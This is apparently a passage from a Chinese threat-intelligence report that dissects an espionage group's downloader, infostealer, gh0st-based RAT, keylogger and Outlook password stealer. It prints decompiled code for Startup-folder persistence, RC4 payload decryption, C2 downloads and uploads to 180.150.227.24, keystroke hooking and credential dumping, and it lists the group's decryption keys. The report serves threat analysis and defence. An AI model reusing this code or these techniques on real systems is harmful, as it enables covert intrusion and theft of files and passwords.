1 DWORD sub_100013C0()
2 {
3   DWORD result; // eax
4   WCHAR Buffer; // [esp+14h] [ebp-224h]
5   CPPEH_RECORD ms_exc; // [esp+220h] [ebp-18h]
6
7   ms_exc.registration.TryLevel = 0;
8   memset(&Buffer, 0, 0x104u);
9   GetEnvironmentVariableW(L"USERPROFILE", &Buffer, 0x104u);
10  wcscat_s(&Buffer, 0x104u, L"\\PolicyDefinitions\\");
11  if ( !PathFileExistsW(&Buffer) )
12    CreateDirectoryW(&Buffer, 0);
13  wcscat_s(&Buffer, 0x104u, L"MMCSnapins.exe");
14  result = GetFileAttributesW(&Buffer);
15  if ( result == -1 )
16  {
17    result = sub_10001240(&Buffer);
18    if ( result )
19      result = sub_10001180(&Buffer);
20  }
21  return result;
22 }
```

图 42：检测文件释放存在代码

如果不存在则从资源中释放：

```
15  v1 = lpFileName;
16  memset(&ModuleName, 0, 0x208u);
17  memset(&Buffer, 0, 0x104u);
18  GetEnvironmentVariableW(L"APPDATA", &Buffer, 0x104u);
19  wcscat_s(&Buffer, 0x104u, L"\\Microsoft\\Word\\STARTUP\\winhelp.wll");
20  if ( GetFileAttributesW(&Buffer) != -1 )
21    sub_10001530(0x208u, &ModuleName, &Buffer);
22  v2 = CreateFileW(v1, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
23  if ( v2 == (HANDLE)-1 )
24    return 0;
25  v4 = GetModuleHandleW(&ModuleName);
26  v5 = v4;
27  v6 = FindResourceW(v4, (LPCWSTR)0x65, L"dat");
28  hResInfo = v6;
29  if ( !v6 )
30    goto LABEL_9;
31  v7 = LoadResource(v5, v6);
32  if ( !v7 )
33    goto LABEL_9;
34  v8 = SizeofResource(v5, hResInfo);
35  LockResource(v7);
36  if ( !WriteFile(v2, v7, v8, &NumberOfBytesWritten, 0) )
37  {
38    FreeResource(v7);
39LABEL_9:
40    CloseHandle(v2);
41    return 0;
42  }
43  FreeResource(v7);
44  CloseHandle(v2);
45  return 1;
46}
```

图 43：释放文件代码

随后向启动目录释放 lnk 文件，实现重启计算机后启动 MMCSnapins.exe：

```
int __thiscall sub_10001180(void *this)
{
  int v1; // esi
  __int16 v3; // [esp+6h] [ebp-20Eh]
  WCHAR pszPath; // [esp+8h] [ebp-20Ch]
  char v5; // [esp+Ah] [ebp-20Ah]

  v1 = (int)this;
  pszPath = 0;
  memset(&v5, 0, 0x206u);
  SHGetSpecialFolderPathW(0, &pszPath, 7, 0);
  if ( *(&v3 + lstrlenW(&pszPath)) == 92 )
  {
    lstrcatW(&pszPath, L"Accessorise.lnk");
  }
  else
  {
    lstrcatW(&pszPath, L"\\");
    lstrcatW(&pszPath, L"Accessorise.lnk");
  }
  return sub_10001000((int)&pszPath, v1);
}
```

图 44：设置自启动代码

释放的 MMCSnapins.exe（0e1ed07bae97d8b1cc4dcfe3d56ea3ee），实际也为一个 downloader。文件运行后首先删除 winhelp.wll，抹痕迹：

```
int wmain()
{
  HANDLE v0; // eax
  DWORD ThreadId; // [esp+0h] [ebp-210h]
  WCHAR Buffer; // [esp+4h] [ebp-20Ch]

  memset(&Buffer, 0, 0x104u);
  GetEnvironmentVariableW(L"APPDATA", &Buffer, 0x104u);
  wcscat_s(&Buffer, 0x104u, L"\\Microsoft\\Word\\STARTUP\\winhelp.wll");
  if ( GetFileAttributesW(&Buffer) != -1 )
    DeleteFileW(&Buffer);
  ThreadId = 0;
  v0 = CreateThread(0, 0, StartAddress, 0, 0, &ThreadId);
  WaitForSingleObject(v0, 0xFFFFFFFF);
  return 0;
}
```

图 45：抹痕迹代码

延时三分钟：

```
DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
{
  HMODULE v1; // eax
  HMODULE v2; // esi
  FARPROC v3; // eax

  v1 = LoadLibraryW(L"KERNEL32");
  v2 = v1;
  v3 = GetProcAddress(v1, "Sleep");
  ((void (__stdcall *)(signed int))v3)(180000);
  FreeLibrary(v2);
  sub_402F40();
  return 1;
}
```

图 46：延时执行代码

创建%temp%\kb345203.dat 文件、创建%USERPROFILE%\DigitalLockers\目录，用于存放最终下载解密后的木马文件：

```
ms_exc.registration.TryLevel = 0;
sub_402040((void *)1);
GetEnvironmentVariableW(L"USERPROFILE", &Buffer, 0x104u);
GetEnvironmentVariableW(L"TEMP", &v18, 0x104u);
wcscat_s(&Buffer, 0x104u, L"\\DigitalLockers\\");
if ( !PathFileExistsW(&Buffer) )
  CreateDirectoryW(&Buffer, 0);
wsprintfW(&FileName, L"%ls\\%S", &v18, &unk_416406);//  "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\kb345203.dat"
byte_416028 = 0;
sub_401850();
v0 = sub_401920((WCHAR *)&v16);
v1 = v0 != 0;
byte_416028 = v0 != 0;
```

图 47：创建存放目录代码

访问 C2，首先发送 HEAD 请求检测网络是否畅通，随后发送 GET 请求下载，其中 id 为硬盘相关序列号。http://180.150.227.24/view/index.php?id=860016C5：

```
HEAD /view/index.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0;  Windows NT 6.1)
Host: 180.150.227.24
Content-Length: 0
Cache-Control: no-cache
```

图 48：发送 HEAD 请求

```
GET /view/index.php?id=860016C5 HTTP/1.1\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0;  Windows NT 6.1)\r\n
Host: 180.150.227.24\r\n
Cache-Control: no-cache\r\n
Connection: Keep-Alive\r\n
\r\n
[Full request URI: http://180.150.227.24/view/index.php?id=860016C5]
[HTTP request 5/10]
[Prev request in frame: 233]
[Response in frame: 243]
[Next request in frame: 244]
```

图 49：发送 GET 请求下载

下载后数据存放在 kb345203.dat 文件中：

```
v37 = ((int (__stdcall *)(void *, const wchar_t *, WCHAR *, const wchar_t *, void *, _DWORD, unsigned int, _DWORD))HttpOpenRequestW)(
        v40,
        L"GET",
        &v46,
        L"HTTP/1.1",
        &unk_4128E4,
        0,
        0x80000000,
        0);
v6 = (void *)sub_402A90(v37);
if ( !v6 )
{
LABEL_27:
  CloseHandle(hObject);
  if ( v35 )
    operator delete[](v35);
  goto LABEL_29;
}
v9 = CreateFileW(lpFileName, 0x40000000u, 1u, 0, 2u, 0x80u, 0);// "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\kb345203.dat"
hObject = v9;
if ( v9 != (HANDLE)-1 )
{
  v6 = operator new[](0x2800u);
  v35 = v6;
  if ( v6 )
  {
    while ( 1 )
    {
      do
      {
        nNumberOfBytesToWrite = 0;
        memset(v6, 0, 0x2800u);
      }
      while ( !((int (__stdcall *)(int, void *, signed int, DWORD *))InternetReadFile)(
                  v37,
                  v6,
                  10240,
                  &nNumberOfBytesToWrite) );
      if ( !nNumberOfBytesToWrite )
        break;
      v6 = (void *)WriteFile(v9, v6, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
      if ( !v6 )
        goto LABEL_27;
```

图 50：存放下载文件代码

读取 kb345203.dat 文件，并检查有格式：

```
signed int __usercall sub_402E30@<eax>(int a1@<edi>, int a2@<esi>)
{
  int v2; // ebx
  WCHAR v4; // [esp+0h] [ebp-20Ch]
  char v5; // [esp+2h] [ebp-20Ah]

  v4 = 0;
  memset(&v5, 0, 0x206u);
  if ( !_stricmp(byte_4165C8, "Yes") )
  {
    v2 = atoi(byte_41662C);
    wsprintfW(&v4, L"%ls%S", a2, &unk_4165F0);
    sub_402BA0(&v4, (char *)&unk_416618, (const void *)a1, v2);
  }
  return 1;
}
```

图 51：检查文件格式代码

使用 RC4 解密数据，解密后得到的 PE 文件执行：

```
    lpBuffer = &v6[a4];
    RC4_4012C0((int)&v6[a4], (int)v6, v7);
    v8 = CreateFileW(lpFileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
    v9 = v8;
    if ( v8 != (HANDLE)-1 )
    {
      WriteFile(v8, lpBuffer, v7, &NumberOfBytesWritten, 0);
      CloseHandle(v9);
    }
    HeapFree(hHeap, 0, v6);
    v4 = lpFileName;
  }
  v20 = 0;
  memset(&v21, 0, 0x103u);
  DstBuf = 0;
  v23 = 0;
  v24 = 0;
  v25 = 0;
  v26 = 0;
  v27 = 0;
  v28 = 0;
  v29 = 0;
  v30 = 0;
  v31 = 0;
  v32 = 0;
  sub_402B50(v4, &v20);
  v10 = fopen(&v20, "rb");
  sub_401000();
  fclose(v10);
  _itoa_s((int)hHeap, &DstBuf, 0x24u, 16);
  if ( !_stricmp(&DstBuf, v16) )
  {
    memset(&StartupInfo, 0, 0x44u);
    StartupInfo.wShowWindow = 0;
    StartupInfo.dwFlags = 1;
    ProcessInformation.hProcess = 0;
    ProcessInformation.hThread = 0;
    ProcessInformation.dwProcessId = 0;
    ProcessInformation.dwThreadId = 0;
    v11 = lpFileName;
    if ( !CreateProcessW(0, (LPWSTR)lpFileName, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
      DeleteFileW(v11);
    CloseHandle(ProcessInformation.hProcess);
    CloseHandle(ProcessInformation.hThread);
```

图 52：解密及执行代码

下载回来的木马共有 3 个，具体功能如下：

1、%USERPROFILE%\DigitalLockers\wimercs.exe

（65f0581d200935d0d1e969d87b6d1e6b），为 infostealer 木马，用于窃取文件目录结构。

执行命令，获取 C 盘、D 盘、E 盘的文件目录信息：

```
45  GetEnvironmentVariableA("TEMP", &Buffer, 0x104u);
46  sprintf_s(&DstBuf, 0x103u, "%s\\AdobeARM.log", &Buffer);
47  sub_402AD0(&v22, (const char *)L"%S\\AdobeARM.log", &Buffer);
48  sub_402AD0(&Src, (const char *)L"%S\\AdobeARM.piz", &Buffer);
49  sub_402AD0(&FileName, (const char *)L"%S\\AdobeARM.en", &Buffer);
50  memset(&v26, 0, 0x400u);                          // dir c:\ /s&dir d:\ /s&dir e:\ /s&dir f:\ /s
51  sub_401050("kxu7pWu0aBZf8HG4yPNvk3XqgTDbBdaxR4dE94CiMa0YzVeW7hoA5HjQ4J8SBc", (int)&v26, 62);
52  if ( RunCmd_401600(&DstBuf) )
53  {
54    if ( sub_403790(&v22) )
55    {
56      RC4_401370(&Src, &FileName);
57      memset(&WideCharStr, 0, 0x208u);
58      MultiByteToWideChar(0xFDE9u, 0, v2, strlen(v2), &WideCharStr, strlen(v2));
59      memset(&v20, 0, 0x208u);
60      MultiByteToWideChar(0xFDE9u, 0, v3, strlen(v3), &v20, strlen(v3));
61      v5 = CreateFileW(&FileName, 0x80000000, 0, 0, 3u, 0, 0);
62      v4 = v5;
63      if ( v5 != (HANDLE)-1 )
64      {
65        v11 = GetFileSize(v5, 0);
66        v6 = malloc(0x100000u);
67        v9 = 1;
68        v7 = 0;
69        do
70        {
71          memset(v6, 0, 0x100000u);
72          ReadFile(v4, v6, 0x100000u, &NumberOfBytesRead, 0);
73          HttpPost_401F10((unsigned int)&v20, (int)v6, (int)&WideCharStr, NumberOfBytesRead, v9);
74          v7 += NumberOfBytesRead;
75          ++v9;
76          Sleep(1000u);
77        }
78        while ( v7 < v11 );
79        if ( v6 )
80          free(v6);
81      }
82    }
83  }
84  CloseHandle(v4);
```

图 53：获取目录信息代码

获取到的信息使用 RC4 加密：

```
v7 = CreateFileW(a2, 0x40000000u, 0, 0, 2u, 0x80u, 0);
if ( v7 != (HANDLE)-1 )
{
  if ( CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 0) )
  {
    if ( CryptCreateHash(phProv, CALG_MD5, 0, 0, &phHash) )
    {
      if ( CryptHashData(phHash, &pbData, 0x40u, 0) && CryptDeriveKey(phProv, CALG_RC4, phHash, 0x800000u, &phKey) )
      {
        v8 = GetProcessHeap();
        v9 = HeapAlloc(v8, 8u, 0x3F0u);
        if ( v9 )
        {
          do
          {
            if ( !ReadFile(v6, v9, 0x3E8u, &NumberOfBytesRead, 0) )
              break;
            if ( NumberOfBytesRead < 0x3E8 )
              Final = 1;
            if ( CryptDecrypt(phKey, 0, Final, 0, (BYTE *)v9, &NumberOfBytesRead) )
              WriteFile(v7, v9, NumberOfBytesRead, &NumberOfBytesRead, 0);
          }
          while ( !Final );
          v10 = GetProcessHeap();
          HeapFree(v10, 0, v9);
        }
        CryptDestroyKey(phKey);
      }
      CryptDestroyHash(phHash);
    }
    CryptReleaseContext(phProv, 0);
  }
  CloseHandle(v7);
}
CloseHandle(v6);
```

图 54：加密获取到信息代码

将加密后的文件上传到 C2 中。180.150.227.24&/do/index.php?id=ssss：

```
186   if ( v10 )
187   {
188     v11 = dword_42316C(v10, L"POST", v36, 0, 0, 0, 0);
189     v12 = v11;
190     if ( v11 )
191     {
192       v17 = 120000;
193       if ( dword_423174(v11, 3, &v17, 4)
194         && dword_423170(v12, v46, -1, 0x20000000)
195         && dword_423170(v12, L"Referer: http://www.google.com/doc/documents", -1, 0x20000000)
196         && dword_423170(
197              v12,
198              L"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
199              -1,
200              0x20000000)
201         && dword_423170(v12, L"Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3", -1, 0x20000000)
202         && dword_423170(v12, L"Accept-Encoding: gzip, deflate", -1, 0x20000000) )
203       {
204         sub_402AB0(v13, v52, "--%s\r\n", "-----------------------------67491722032265");
205         sub_402AB0(v14, &v50, "\r\n--%s\r\n", "-----------------------------67491722032265");
206         sub_402AB0(v15, v53, "\r\n--%s--\r\n", "-----------------------------67491722032265");
207         v36 = strlen(v52);
208         if ( dword_423168(v12, 0, 0, 0, 0, v36 + strlen(v49) + strlen(v53) + a4 + 42, 0)
209           && dword_423164(v12, v52, strlen(v52), &v41)
210           && dword_423164(v12, v49, strlen(v49), &v41)
211           && dword_423164(v12, "Content-Type: application/octet-stream\r\n\r\n", 42, &v41)
212           && dword_423164(v12, v23, a4, &v41)
213           && dword_423164(v12, v53, strlen(v53), &v41)
214           && dword_423160(v12, 0)
215           && dword_423158(v12, &v35) )
```

图 55：上传信息代码

2、 %USERPROFILE%\DigitalLockers\aitagent.exe

（46c6e0c51391b07f5f2eafd983d8624e），为 gh0st RAT 插件版。

该木马是 gh0st 源码修改而来，只保留两个远控命令均为加载插件，插件在内存中直接加载不落地：

```
void __thiscall sub_403F10(int this, unsigned __int8 *a2, int a3)
{
  int v3; // esi

  v3 = this;
  switch ( *a2 )
  {
    case 0u:
      InterlockedExchange((volatile LONG *)(this + 40024), 1);
      break;
    case 1u:
    case 0x12u:
    case 0x1Cu:
    case 0x24u:
    case 0x25u:
    case 0x29u:
      *(_DWORD *)(this + 4 * *(_DWORD *)(this + 40016) + 16) = sub_404AC0(0, 0, (int)sub_403C50, (int)(a2 + 1), 0, 0, 0);
      ++*(_DWORD *)(v3 + 40016);
      break;
    case 0x2Au:
    case 0x2Bu:
    case 0x2Cu:
    case 0x2Du:
    case 0x2Eu:
    case 0x2Fu:
    case 0x30u:
    case 0x31u:
    case 0x3Bu:
    case 0x3Fu:
    case 0x40u:
    case 0x41u:
    case 0x48u:
    case 0x49u:
      *(_DWORD *)(this + 4 * *(_DWORD *)(this + 40016) + 16) = sub_404AC0(0, 0, (int)sub_403C80, (int)(a2 + 1), 0, 0, 1);
      ++*(_DWORD *)(v3 + 40016);
      Sleep(0x64u);
      break;
    default:
      return;
  }
}
```

图 56：RAT 分发命令代码

```
1  void *__cdecl sub_403B30(LPVOID lpMem, int a2, int a3, int a4)
2  {
3    void *result; // eax
4    void *v5; // esi
5    void (__cdecl *v6)(int, int, int); // eax
6    char v7; // [esp+8h] [ebp-Ch]
7    char v8; // [esp+9h] [ebp-8h]
8    char v9; // [esp+Ah] [ebp-Ah]
9    char v10; // [esp+Bh] [ebp-9h]
10   char v11; // [esp+Ch] [ebp-8h]
11   char v12; // [esp+Dh] [ebp-7h]
12   char v13; // [esp+Eh] [ebp-6h]
13   char v14; // [esp+Fh] [ebp-5h]
14   char v15; // [esp+10h] [ebp-4h]
15
16   v7 = 'P';
17   v8 = 'l';
18   v9 = 'u';
19   v10 = 'g';
20   v11 = 'i';
21   v12 = 'n';
22   v13 = 'M';
23   v14 = 'e';
24   v15 = 0;
25   result = (void *)sub_403070(lpMem);
26   v5 = result;
27   if ( result )
28   {
29     v6 = (void (__cdecl *)(int, int, int))sub_4038D0(result, &v7);
30     v6(a2, a3, a4);
31     result = (void *)sub_403960(v5);
32   }
33   if ( lpMem )
34     result = (void *)sub_402D20(lpMem);
35   return result;
36 }
```

图 57：加载插件代码

```
1 void *__cdecl sub_403BB0(LPVOID lpMem, int a2, int a3, int a4, int a5, int a6)
2 {
3   void *result; // eax
4   void *v7; // esi
5   void (__cdecl *v8)(int, int, int, int, int); // eax
6   char v9; // [esp+8h] [ebp-Ch]
7   char v10; // [esp+9h] [ebp-Bh]
8   char v11; // [esp+Ah] [ebp-Ah]
9   char v12; // [esp+Bh] [ebp-9h]
10  char v13; // [esp+Ch] [ebp-8h]
11  char v14; // [esp+Dh] [ebp-7h]
12  char v15; // [esp+Eh] [ebp-6h]
13  char v16; // [esp+Fh] [ebp-5h]
14  char v17; // [esp+10h] [ebp-4h]
15  char v18; // [esp+11h] [ebp-3h]
16  char v19; // [esp+12h] [ebp-2h]
17
18  v9 = 'P';
19  v10 = 'l';
20  v11 = 'u';
21  v12 = 'g';
22  v13 = 'i';
23  v14 = 'n';
24  v15 = 'M';
25  v16 = 'e';
26  v17 = 'E';
27  v18 = 'x';
28  v19 = 0;
29  result = (void *)sub_403070(lpMem);
30  v7 = result;
31  if ( result )
32  {
33    v8 = (void (__cdecl *)(int, int, int, int, int))sub_4038D0(result, &v9);
34    v8(a2, a3, a4, a5, a6);
35    result = (void *)sub_403960(v7);
36  }
37  if ( lpMem )
38    result = (void *)sub_402D20(lpMem);
39  return result;
40 }
```

图 58：加载插件代码

3、 %USERPROFILE%\DigitalLockers\winecvs.exe

（bdfc03e3c33e914c716b4e88b7b62015），为一个功能完整的 RAT 木马。

创建名为 NetworkEnterprise 的互斥量：

```
signed int wmain()
{
  HANDLE v0; // esi
  signed int result; // eax
  struct hostent *v2; // esi
  struct hostent *v3; // [esp+4h] [ebp-198h]
  struct WSAData WSAData; // [esp+8h] [ebp-194h]

  memset(byte_4508D0, 0, 0x2BCu);
  sub_417310();
  v0 = CreateMutexW(0, 0, L"NetworkEnterprise");
  if ( GetLastError() == 183 )
  {
    CloseHandle(v0);
    result = -1;
  }
  else
  {
    if ( WSAStartup(0x101u, &WSAData) )
      v2 = v3;
    else
      v2 = gethostbyname(name);
    WSACleanup();
    dword_450B90 = v2 != 0;
    sub_4173D0();
    result = 0;
  }
  return result;
}
```

图 59：创建互斥量代码

配置信息如下：

6080&wiki.xxxx.com&69.172.75.148&Frame&2000&AdobePatch&Software\Microsoft\Windows\CurrentVersion\RunOnce

具体功能如下：

```
signed int __userpurge sub_410C90@<eax>(_DWORD *a1@<eax>, int a2, unsigned __int64 a3, _DWORD *a4)
{
  *a1 = 0;
  if ( a3 <= 0x2D )
  {
    switch ( (_DWORD)a3 )
    {
      case 2:
        *a1 = NULL_40FDA0;
        break;
      case 4:
        *a1 = sub_4125E0;
        break;
      case 5:
        *a1 = sub_412750;                       // 切换通讯方式
        break;
      case 8:
        *a1 = sub_413D80;                       // 枚举目录
        break;
      case 0xC:
        *a1 = sub_413730;                       // 枚举磁盘
        break;
      case 0xE:
        *a1 = sub_412AC0;                       // 获取信息（系统版本、硬件信息等）
        break;
      case 0x12:
        *a1 = sub_413130;                       // cmdShell
        break;
      case 0x13:
        *a1 = sub_4132A0;
        break;
      case 0x15:
        *a1 = sub_4135C0;                       // 结束指定进程
        break;
      case 0x17:
        *a1 = NULL_40FDA0;
        break;
      case 0x24:
        *a1 = sub_412C20;                       // 枚举系统服务
        break;
      case 0x27:
        *a1 = NULL_40FDA0;
        break;
      case 0x28:
        *a1 = sub_411540;                       // 上传文件到C2
        break;
      case 0x29:
        *a1 = sub_411F00;                       // 从C2下载文件
        break;
      case 0x2A:
        *a1 = sub_411AD0;                       // 获取文件头
        break;
      case 0x2B:
        *a1 = sub_414450;                       // deletefile
        break;
      case 0x2C:
        *a1 = sub_414240;                       // Winexec
        break;
      case 0x2D:
        *a1 = sub_414860;                       // download url
        break;
      default:
        break;
    }
  }
  if ( !*a1 )
    return 0;
  *a4 = a2;
  return 1;
}
```

图 60：RAT 功能代码

3.3 解密密码

我们发现该组织非常喜欢使用 RC4 加密算法，如解密释放的 payload，解密下载回来的文件等。我们发现他的 payload 的解密密码跟随着时间而进行变化，但是 downloader 下载回来的文件解密木马始终都为 Higaisakora.0。目前其解密 payload 的最新使用的密码为 XsDAe0601。我们整理了一份时间和密码的对应表如下（相同的密码只取了一个）：

诱饵 hash	编译时间	解密密码
a2054fff1fe1db66264f2f1a36ca19bb	2017-12-28 03:52:32	ILoveVas
342a0a6b527d3c56a1c248155ad3eef3	2018-01-26 09:39:45	ULoveVas
9127b5f9dacd0ca5a753083c50cc1225	2018-08-16 13:23:02	HXvsEoal_s
91b7b9928d20054181caa24f5b9aa839	2018-12-20 00:39:04	ssoveVDV
ea296441165b0c7f27f0ecac084df21a	2019-01-17 01:51:12	ssove0117
0def22c282f8e154f290d3e97e774671	2019-04-10 12:13:18	d0sfdmmmku
982a0d301204dadf70428bf007d4258d	2019-04-11 14:18:10	ssove0311
c454d7902ba3959335b0ef8e074b50a2	2026-12-31 13:49:30（被篡改）	XsDAe0601

表 1：文件、编译时间、密码对照表

可以看到，随着时间的变化，密码也相应的进行了变化。虽然密码上并未有相应的规律可以获取，但是至少也说明了作者一直在进行更新。

3.4 其他文件分析

我们还在相关受控机上发现大量其他文件，相信是该组织下发用来进行持续渗透和横向移动的工具。具体如下：

3.4.1 键盘记录器

文件 BioCredProv.exe（6e95c5c01f94ef7154e30b4b23e81b36）

通过设置键盘钩子记录按键、窗口信息

到%USERPROFILE%\CompatTel\IEUpdateCache.dat：

```
int __stdcall wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPWSTR lpCmdLine, int nShowCmd)
{
  HANDLE v4; // edi
  int result; // eax
  HACCEL v6; // esi
  WNDCLASSEXW v7; // [esp+Ch] [ebp-25Ch]
  struct tagMSG Msg; // [esp+3Ch] [ebp-22Ch]
  WCHAR Filename; // [esp+58h] [ebp-210h]

  SetUnhandledExceptionFilter(TopLevelExceptionFilter);
  v4 = CreateMutexW(0, 0, L"UUID_CS1245_OP8642");
  if ( GetLastError() == 183 )
  {
    CloseHandle(v4);
    result = -1;
  }
  else
  {
    GetModuleFileNameW(0, &Filename, 0x104u);
    sub_402250(&Filename);
    GetEnvironmentVariableW(L"USERPROFILE", &Dst, 0x104u);
    wcscat_s(&Dst, 0x104u, L"\\CompatTel\\");
    if ( !PathFileExistsW(&Dst) )
      CreateDirectoryW(&Dst, 0);
    sub_4066D0((const char *)L"%s\\IEUpdateCache.dat", &Dst);
    sub_401760();
    sub_401C90();
    sub_401E90();
    sub_402510();
    hhk = SetWindowsHookExW(13, fn, 0, 0);
    if ( !hhk )
      goto LABEL_15;
    v7.cbSize = 48;
    v7.style = 3;
    v7.lpfnWndProc = sub_402ED0;
```

图 61：存储记录信息代码

```
27  BYTE KeyState; // [esp+340h] [ebp-108h]
28
29  lParama = lParam;
30  v3 = 1;
31  if ( (HWND)dword_430AB8 != GetForegroundWindow() )
32  {
33    memset(&String, 0, 0x104u);
34    memset(&DstBuf, 0, 0x104u);
35    v4 = GetForegroundWindow();
36    dword_430AB8 = (int)v4;
37    v5 = v4;
38    v6 = GetWindowTextLengthW(v4);
39    if ( v6 <= 0x103 )
40      GetWindowTextA(v5, &String, v6 + 1);
41    Time = _time64(0);
42    v7 = _ctime64(&Time);
43    v8 = strtok(v7, "\n");
44    sprintf_s(&DstBuf, 0x104u, "%s", v8);
45    if ( !strcmp(&String, "Task Switching") )
46    {
47      v3 = 0;
48    }
49    else
50    {
51      sub_4066B0(&String, &v27, "\n--[%s|Time:%s]--\n", &String, &DstBuf);
52      v18 = 15;
53      v17 = 0;
54      v21 = &v13;
55      LOBYTE(v13) = 0;
56      sub_4049E0(&v27, strlen(&v27));
57      sub_402320(v13, v14, v15, v16, v17, v18);
58    }
59  }
60  if ( (wParam == 256 || wParam == 260) && v3 )
61  {
62    v9 = *(_DWORD *)lParama;
63    v10 = *(_DWORD *)(lParama + 4);
64    GetKeyboardState(&KeyState);
65    if ( v9 == 17
66      || v9 == 162
67      || v9 == 163
68      || v9 == 16
69      || v9 == 161
70      || v9 == 160
```

图 62：监视代码

```
.rdata:0042723A                 align 4
.rdata:0042723C aPause          db '[PAUSE]',0          ; DATA XREF: sub_401760+240↑o
.rdata:00427244 aScrolllock     db '[SCROLLLOCK]',0     ; DATA XREF: sub_401760+25F↑o
.rdata:00427251                 align 4
.rdata:00427254 aPrint          db '[PRINT]',0          ; DATA XREF: sub_401760+27E↑o
.rdata:0042725C aUp             db '[UP]',0             ; DATA XREF: sub_401760+29D↑o
.rdata:00427261                 align 4
.rdata:00427264 aDown           db '[DOWN]',0           ; DATA XREF: sub_401760+2BC↑o
.rdata:0042726B                 align 4
.rdata:0042726C aLeft           db '[LEFT]',0           ; DATA XREF: sub_401760+2DB↑o
.rdata:00427273                 align 4
.rdata:00427274 aRight          db '[RIGHT]',0          ; DATA XREF: sub_401760+2FA↑o
.rdata:0042727C aEscape         db '[ESCAPE]',0         ; DATA XREF: sub_401760+319↑o
.rdata:00427285                 align 4
.rdata:00427288 aTab            db '[TAB]',0            ; DATA XREF: sub_401760+338↑o
.rdata:0042728E                 align 10h
.rdata:00427290 aEnter          db '[Enter]',0          ; DATA XREF: sub_401760+357↑o
.rdata:00427298 aSpace          db '[Space]',0          ; DATA XREF: sub_401760+376↑o
.rdata:004272A0 aBackspace      db '[Backspace]',0      ; DATA XREF: sub_401760+395↑o
.rdata:004272AC aF1             db '[F1]',0             ; DATA XREF: sub_401760+3B4↑o
.rdata:004272B1                 align 4
.rdata:004272B4 aF2             db '[F2]',0             ; DATA XREF: sub_401760+3D3↑o
.rdata:004272B9                 align 4
.rdata:004272BC aF3             db '[F3]',0             ; DATA XREF: sub_401760+3F2↑o
.rdata:004272C1                 align 4
.rdata:004272C4 aF4             db '[F4]',0             ; DATA XREF: sub_401760+411↑o
.rdata:004272C9                 align 4
.rdata:004272CC aF5             db '[F5]',0             ; DATA XREF: sub_401760+42D↑o
.rdata:004272D1                 align 4
.rdata:004272D4 aF6             db '[F6]',0             ; DATA XREF: sub_401760+44F↑o
.rdata:004272D9                 align 4
.rdata:004272DC aF7             db '[F7]',0             ; DATA XREF: sub_401760+46E↑o
.rdata:004272E1                 align 4
.rdata:004272E4 aF8             db '[F8]',0             ; DATA XREF: sub_401760+48D↑o
.rdata:004272E9                 align 4
.rdata:004272EC aF9             db '[F9]',0             ; DATA XREF: sub_401760+4AC↑o
.rdata:004272F1                 align 4
```

图 63：监视信息

同样为在启动目录释放 Accessoriecs.lnk，用于自启动：

```
DWORD __cdecl sub_402250()
{
  DWORD result; // eax@4
  __int16 v1; // [sp+6h] [bp-20Eh]@1
  WCHAR String; // [sp+8h] [bp-20Ch]@1
  char v3; // [sp+Ah] [bp-20Ah]@1
  unsigned int v4; // [sp+210h] [bp-4h]@1
  int v5; // [sp+214h] [bp+0h]@1

  v4 = (unsigned int)&v5 ^ __security_cookie;
  String = 0;
  memset(&v3, 0, 0x206u);
  SHGetSpecialFolderPathW(0, &String, 7, 0);
  if ( *(&v1 + lstrlenW(&String)) == 92 )
  {
    lstrcatW(&String, L"Accessoriecs.lnk");
  }
  else
  {
    lstrcatW(&String, L"\\");
    lstrcatW(&String, L"Accessoriecs.lnk");
  }
  result = GetFileAttributesW(&String);
  if ( result == -1 )
    result = sub_4020F0();
  return result;
}
```

图 64：设置自启动代码

3.4.2 邮件相关

如文件 out1 .exe （901e131af1ee9e7fb618fc9f13e460a7），pdb 为：

E:\code\PasswordRecover\do_ok\OutlookPassRecover\Release\OutlookPassRecover.pdb

该文件的功能是 outlook 密码窃取，窃取的 outlook 账号密码保存到

c:\users\public\result.dat：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  FILE *v3; // eax

  SetUnhandledExceptionFilter(TopLevelExceptionFilter);
  v3 = fopen("c:\\users\\public\\result.dat", L"w");
  dword_416F64 = v3;
  if ( !v3 )
    return -1;
  fprintf(v3, "Dump password :\n\n");
  sub_4020C0();
  sub_402CC0("Software\\Microsoft\\Internet Account Manager\\Accounts");
  sub_402CC0("Software\\Microsoft\\Office\\Outlook\\OMI Account Manager\\Accounts");
  fclose(dword_416F64);
  return 0;
}
```

图 65：保存窃取密码代码

文件 out12.exe （08993d75bee06fc44c0396b4e643593c），pdb 路径为：

E:\code\PasswordRecover\outlook\OutlookPasswordRecovery-master\OutlookPasswordRecovery\obj\Release\OutlookPasswordRecovery.pdb

该文件的功能同样为窃取 outlook 账号密码，窃取的信息保存为 Module.log：

